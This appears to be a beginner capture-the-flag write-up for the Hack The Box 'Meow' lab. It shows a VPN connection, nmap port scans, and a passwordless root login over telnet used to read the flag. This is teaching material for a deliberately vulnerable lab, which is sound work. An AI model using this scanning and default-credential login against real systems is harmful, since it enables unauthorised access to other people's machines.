
1. Meow


This is **Tier 0** basic room.

- First step: Download the vpn file and connect with vpn by writing the command: *sudo openvpn <filename>*



If it is connected successfully, then the last line would show “Initialization Sequence Completed”.

Recheck the connection on HTB website-



Starting Point will turn green.

- Click on spawn machine and wait for 2 minutes. Then **TARGET MACHINE IP ADDRESS** will appear.

  In my case, the IP is **10.129.118.177**

▼ What does the acronym VM stand for?

Virtual Machine

▼ **What tool do we use to interact with the operating system in order to start our VPN connection?**

Terminal


▼ **What service do we use to form our VPN connection?**

openvpn

▼ **What is the abreviated name for a tunnel interface in the output of your VPN boot-up sequence output?**

Type the command to configure the network interfaces: *ifconfig*

tun



▼ **What tool do we use to test our connection to the target?**

ping

```
┌──(rishika㉿kali)-[~]
└─$ ping 10.129.118.177
PING 10.129.118.177 (10.129.118.177) 56(84) bytes of data.
\64 bytes from 10.129.118.177: icmp_seq=1 ttl=63 time=626 ms
64 bytes from 10.129.118.177: icmp_seq=2 ttl=63 time=445 ms
64 bytes from 10.129.118.177: icmp_seq=3 ttl=63 time=673 ms
64 bytes from 10.129.118.177: icmp_seq=4 ttl=63 time=693 ms
64 bytes from 10.129.118.177: icmp_seq=5 ttl=63 time=719 ms
64 bytes from 10.129.118.177: icmp_seq=6 ttl=63 time=941 ms
64 bytes from 10.129.118.177: icmp_seq=7 ttl=63 time=613 ms
64 bytes from 10.129.118.177: icmp_seq=8 ttl=63 time=531 ms
64 bytes from 10.129.118.177: icmp_seq=9 ttl=63 time=773 ms
64 bytes from 10.129.118.177: icmp_seq=10 ttl=63 time=582 ms
64 bytes from 10.129.118.177: icmp_seq=11 ttl=63 time=687 ms
64 bytes from 10.129.118.177: icmp_seq=12 ttl=63 time=602 ms
64 bytes from 10.129.118.177: icmp_seq=13 ttl=63 time=618 ms
64 bytes from 10.129.118.177: icmp_seq=14 ttl=63 time=633 ms
64 bytes from 10.129.118.177: icmp_seq=15 ttl=63 time=552 ms
64 bytes from 10.129.118.177: icmp_seq=16 ttl=63 time=673 ms
64 bytes from 10.129.118.177: icmp_seq=17 ttl=63 time=691 ms
64 bytes from 10.129.118.177: icmp_seq=18 ttl=63 time=716 ms
64 bytes from 10.129.118.177: icmp_seq=19 ttl=63 time=682 ms
64 bytes from 10.129.118.177: icmp_seq=20 ttl=63 time=655 ms
64 bytes from 10.129.118.177: icmp_seq=21 ttl=63 time=614 ms
64 bytes from 10.129.118.177: icmp_seq=22 ttl=63 time=586 ms
64 bytes from 10.129.118.177: icmp_seq=23 ttl=63 time=814 ms
```

▼ **What is the name of the tool we use to scan the target's ports?**

nmap

```
┌──(rishika㉿kali)-[~]
└─$ sudo nmap -v -sS -O -A -p- 10.129.118.177
[sudo] password for rishika:
Sorry, try again.
[sudo] password for rishika:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-31 19:26 IST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:26
Completed NSE at 19:26, 0.00s elapsed
Initiating NSE at 19:26
Completed NSE at 19:26, 0.00s elapsed
Initiating NSE at 19:26
Completed NSE at 19:26, 0.00s elapsed
Initiating Ping Scan at 19:26
Scanning 10.129.118.177 [4 ports]
Completed Ping Scan at 19:26, 0.79s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:26
Completed Parallel DNS resolution of 1 host. at 19:26, 0.58s elapsed
Initiating SYN Stealth Scan at 19:26
Scanning 10.129.118.177 [65535 ports]
Discovered open port 23/tcp on 10.129.118.177
```

▼ **What service do we identify on port 23/tcp during our scans?**

In the image above, we found the open port on port number 23. The -sV option can be tuned to be more or less aggressive in its scan. So type the command: *sudo nmap -sV -Pn <IP>*

telnet

```
┌──(rishika㉿kali)-[~]
└─$ sudo nmap -sV -Pn 10.129.118.177
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-31 19:32 IST
Nmap scan report for 10.129.118.177
Host is up (0.38s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds
```

▼ **What username ultimately works with the remote management login prompt for the target?**

root

```
└─$ telnet 10.129.118.177
┌──(rishika㉿kali)-[~]
└─$ telnet 10.129.118.177
Trying 10.129.118.177...
Connected to 10.129.118.177.
Escape character is '^]'.

 Hack the Box

Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 31 Dec 2021 02:21:21 PM UTC

  System load:  0.08              Processes:             136
  Usage of /:   41.7% of 7.75GB   Users logged in:       0
  Memory usage: 4%                IPv4 address for eth0: 10.129.118.177
  Swap usage:   0%
```


```
  Usage of /:   41.7% of 7.75GB   Users logged in:       0
  Memory usage: 4%                IPv4 address for eth0: 10.129.118.177
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# root

Command 'root' not found, but can be installed with:

snap install root-framework

root@Meow:~# whoami
root
root@Meow:~#
```

▼ **Submit root flag**

```
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# root

Command 'root' not found, but can be installed with:

snap install root-framework

root@Meow:~# whoami
root
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
```

Now submit the root flag after entering the command: *cat flag.txt*

Finally, the machine has been pwned!!


Meow has been Pwned!
Congratulations 1023rish, best of luck in capturing flags ahead!
31 Dec 2021
PWN DATE